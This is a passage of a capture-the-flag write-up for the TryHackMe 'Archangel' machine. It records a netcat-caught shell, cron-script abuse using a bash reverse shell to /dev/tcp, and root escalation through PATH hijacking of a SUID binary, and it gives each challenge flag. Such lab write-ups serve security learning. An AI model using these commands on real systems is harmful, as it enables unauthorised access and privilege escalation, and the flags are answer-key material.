


```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 9999
listening on [any] 9999 ...
connect to [10.9.2.20] from mafialive.thm [10.10.84.158] 59952
Linux ubuntu 4.15.0-123-generic #126-Ubuntu SMP Wed Oct 21 09:40:11 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 06:31:27 up 28 min,  0 users,  load average: 0.00, 0.03, 0.21
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Then in the /home/archangel/user.txt I found a flag.

Question- Get a shell and find the user flag


Answer- thm{lf1_t0_rc3_1s_tr1cky}




```
$ ls /home/archangel
myfiles
secret
user.txt
$ cat /home/archangel/user.txt
thm{lf1_t0_rc3_1s_tr1cky}
$ 
```

Privilege Escalation

The next task was to escalate my privileges. So when I read the /etc/crontab file I found that **helloworld.sh** script was scheduled to run every minute in /opt directory and everyone had read, write & execution permissions.




```
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/1 *   * * *   archangel /opt/helloworld.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
$
```




```
$ pwd
/opt
$ ls -la
total 16
drwxrwxrwx  3 root      root      4096 Nov 20  2020 .
drwxr-xr-x 22 root      root      4096 Nov 16  2020 ..
drwxrwx---  2 archangel archangel 4096 Nov 20  2020 backupfiles
-rwxrwxrwx  1 archangel archangel   66 Nov 20  2020 helloworld.sh
$
```

Then I wrote a bash reverse shell in it & started a netcat listener on port 12000 and after a minute I got a reverse shell with the user archangel.



```
  GNU nano 2.9.3                 helloworld.sh                 Modified

#!/bin/bash
bash -c 'exec bash -i &>/dev/tcp/10.9.2.20/12000 <&1'

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Linter ^_ Go To Line
```




```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 12000
listening on [any] 12000 ...
connect to [10.9.2.20] from mafialive.thm [10.10.84.158] 49518
bash: cannot set terminal process group (1357): Inappropriate ioctl for device
bash: no job control in this shell
archangel@ubuntu:~$ 
```

Then in the /home/archangel/secret/user2.txt I found another flag.


Question- Get User 2 flag

Answer- thm{h0r1zont4l_pr1v1l3g3_2sc4ll4t10n_us1ng_cr0n}



```
archangel@ubuntu:~/secret$ ls -la
ls -la
total 32
drwxrwx--- 2 archangel archangel  4096 Nov 19  2020 .
drwxr-xr-x 6 archangel archangel  4096 Nov 20  2020 ..
-rwsr-xr-x 1 root      root      16904 Nov 18  2020 backup
-rw-r--r-- 1 root      root         49 Nov 19  2020 user2.txt
archangel@ubuntu:~/secret$ cat user2.txt
cat user2.txt
thm{h0r1zont4l_pr1v1l3g3_2sc4ll4t10n_us1ng_cr0n}
archangel@ubuntu:~/secret$ pwd
pwd
/home/archangel/secret
archangel@ubuntu:~/secret$ 
```

In the same directory where I found the flag(user2.txt), there was a file named backup & it had SUID bit. Then I used strings to open the file in human readable form.




```
drwxr-xr-x 6 archangel archangel  4096 Nov 20  2020 ..
-rwsr-xr-x 1 root      root      16904 Nov 18  2020 backup
-rw-r--r-- 1 root      root         49 Nov 19  2020 user2.txt
archangel@ubuntu:~/secret$ cat user2.txt
cat user2.txt
thm{h0r1zont4l_pr1v1l3g3_2sc4ll4t10n_us1ng_cr0n}
archangel@ubuntu:~/secret$ pwd
pwd
/home/archangel/secret
archangel@ubuntu:~/secret$ strings backup
strings backup
/lib64/ld-linux-x86-64.so.2
setuid
system
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
cp /home/user/archangel/myfiles/* /opt/backupfiles
:*3$"
GCC: (Ubuntu 10.2.0-13ubuntu1) 10.2.0
/usr/lib/gcc/x86_64-linux-gnu/10/../../../x86_64-linux-gnu/Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
backup.c
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
_edata
system@@GLIBC_2.2.5
__libc_start_main@@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
_IO_stdin_used
__libc_csu_init
__bss_start
main
setgid@@GLIBC_2.2.5
```

A cp(copy) command was getting executed & it had improper path. So in the same directory, I created a file named cp & stored a command **"/bin/bash"** in it which will spawn a shell with root user on its execution & then I added its path in the environment path variable with the below command:

export PATH=/home/archangel/secret/:$PATH

Then on execution of the backup file, I got root user shell. Then in the /root/ directory, I found the last flag.



```
total 36
drwxrwx--- 2 archangel archangel  4096 Nov 16 07:09 .
drwxr-xr-x 6 archangel archangel  4096 Nov 16 06:57 ..
-rwsr-xr-x 1 root      root      16904 Nov 18  2020 backup
-rwxrwxrwx 1 archangel archangel    10 Nov 16 07:09 cp
-rw-r--r-- 1 root      root         49 Nov 19  2020 user2.txt
archangel@ubuntu:~/secret$ ./backup
root@ubuntu:~/secret# whoami
root
root@ubuntu:~/secret# pwd
/home/archangel/secret
root@ubuntu:~/secret# cd /root
root@ubuntu:/root# ls -la
total 28
drwx------  4 root root 4096 Nov 20  2020 .
drwxr-xr-x 22 root root 4096 Nov 16  2020 ..
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Nov 18  2020 .cache
drwxr-xr-x  3 root root 4096 Nov 16  2020 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   68 Nov 19  2020 root.txt
root@ubuntu:/root# cat root.txt
thm{p4th_v4r1abl3_expl01tat1ion_f0r_v3rt1c4l_pr1v1l3g3_3sc4ll4t10n}
root@ubuntu:/root#
```

Question- Root the machine and find the root flag

Answer- thm{p4th_v4r1abl3_expl01tat1ion_f0r_v3rt1c4l_pr1v1l3g3_3sc4ll4t10n}